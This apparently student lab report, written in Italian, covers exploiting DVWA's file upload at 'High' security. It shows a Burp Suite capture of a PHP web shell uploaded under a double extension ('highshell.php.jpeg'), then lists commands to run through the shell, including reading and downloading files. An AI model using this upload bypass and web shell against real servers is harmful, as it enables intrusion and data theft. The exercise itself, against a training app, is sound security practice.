
Event log All issues 0 highlights 0 highlights

Memory: 129.4MB

4. High Security (Sicurezza Alta)


4.1 Impostazione del livello di sicurezza a High

Ho impostato il livello di sicurezza a high.



4.2 Prova di Upload del File

Ho tentato di caricare il file con il livello di sicurezza a high.



4.3 Controllo della Richiesta e Risposta dell'Upload

Ho controllato la richiesta e la risposta dell'upload.

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings

Extensions Learn Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
---	------	--------	-----	--------	--------	-------------	--------	-----------	-----------	-------	-------

Request

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.10
3 Content-Length: 2928
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.10
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryiAbC8ELCBGxBS7QB
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,image/apng,*/*;q=0.8,application/sign
  e-d-exchange;q=0.7
11 Referer:
  http://192.168.10.10/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=
  6dd0ed519f9e5d0aa4833289a295b869
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryiAbC8ELCBGxBS7QB
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryiAbC8ELCBGxBS7QB
21 Content-Disposition: form-data; name="uploaded"; filename
  ="highshell.php.jpeg"
22 Content-Type: image/jpeg
23
24 <!DOCTYPE html>
25 <html lang="en">
26 <head>
27   <meta charset="UTF-8">
28   <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
29   <title>PHP Web Shell</title>
30   <style>
31     body {
32       font-family: Arial, sans-serif;
33       background-color: #1e1e1e;
34       color: #d4d4d4;
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Mon, 09 Dec 2024 15:12:13 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4593
9 Keep-Alive: timeout=15, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8" />
20
21     <title>
22       Damn Vulnerable Web App (DVWA) v1.0.7 ::
23       Vulnerability: File Upload
24     </title>
25
26     <link rel="stylesheet" type="text/css" href="
  ../dvwa/css/main.css" />
27
28     <link rel="icon" type="image/ico" href="
  ../dvwa/favicon.ico" />
29
30     <script type="text/javascript" src="
  ../dvwa/js/dvwaPage.js">
31
32   </head>
33
34   <body class="home">
35     <div id="container">
```

Event log All issues

Memory: 140.1MB

4.4 Richiamo della Shell e Controllo della Richiesta e Risposta

Ho richiamato la shell e ho controllato la richiesta e la risposta.



Comandi Shell Avanzata

1. ls

Cosa fa: Elenca i file e le directory nel directory corrente.

Output: Una lista dei file e delle cartelle presenti nella directory.

2. whoami

Cosa fa: Mostra il nome utente dell'utente che sta eseguendo il comando.

Output: Il nome dell'utente corrente (es. www-data se il server web sta eseguendo il processo).

3. pwd

Cosa fa: Mostra il percorso della directory corrente.

Output: Il percorso completo della directory in cui ti trovi (es. /var/www/html).

4. cat "file"

Cosa fa: Mostra il contenuto di un file.

Sintassi: cat nomefile.txt

Output: Il contenuto del file specificato, se esiste (se il file non esiste, mostrerà un errore).

5. Download "file"

Cosa fa: Permette di scaricare un file dal server al computer client.

Sintassi: download nomefile.txt

Output: Il file verrà scaricato dal server al dispositivo dell'utente (la risposta dipende dal tipo di file e dalla configurazione del server).

6. Altri comandi generali

Esegui comandi generici: Puoi anche eseguire qualsiasi altro comando di sistema, come:

- ls -l: Visualizza i dettagli dei file e delle directory (permessi, proprietario, dimensione, ecc.).
- id: Mostra l'ID utente e del gruppo corrente.
- top: Mostra i processi in esecuzione in tempo reale.

- df: Mostra lo spazio su disco disponibile e utilizzato.
- free: Mostra la memoria disponibile e utilizzata.
-

7. Comandi Non Permessi

- rm: Comando per rimuovere file. È bloccato per motivi di sicurezza.
- sudo: Non puoi eseguire comandi con privilegi elevati (es. sudo rm), poiché è stato disabilitato per evitare danni accidentali.

8. Comandi di navigazione

- cd : Cambia la directory corrente.

Nota: questo comando non è gestito direttamente nella shell web, ma puoi eseguire comandi come ls o pwd per ottenere informazioni sulla directory corrente.

9. Comandi per l'esplorazione del sistema

- find "dir" -name "file": Cerca un file in una directory specificata.
- du -sh "dir": Mostra la dimensione di una directory.

10. Eseguire script

- php "script".php: Esegue un file PHP se presente e eseguibile nel server.
- python "script".py: Esegue uno script Python (se Python è installato nel server).
- bash "script".sh: Esegue uno script Bash.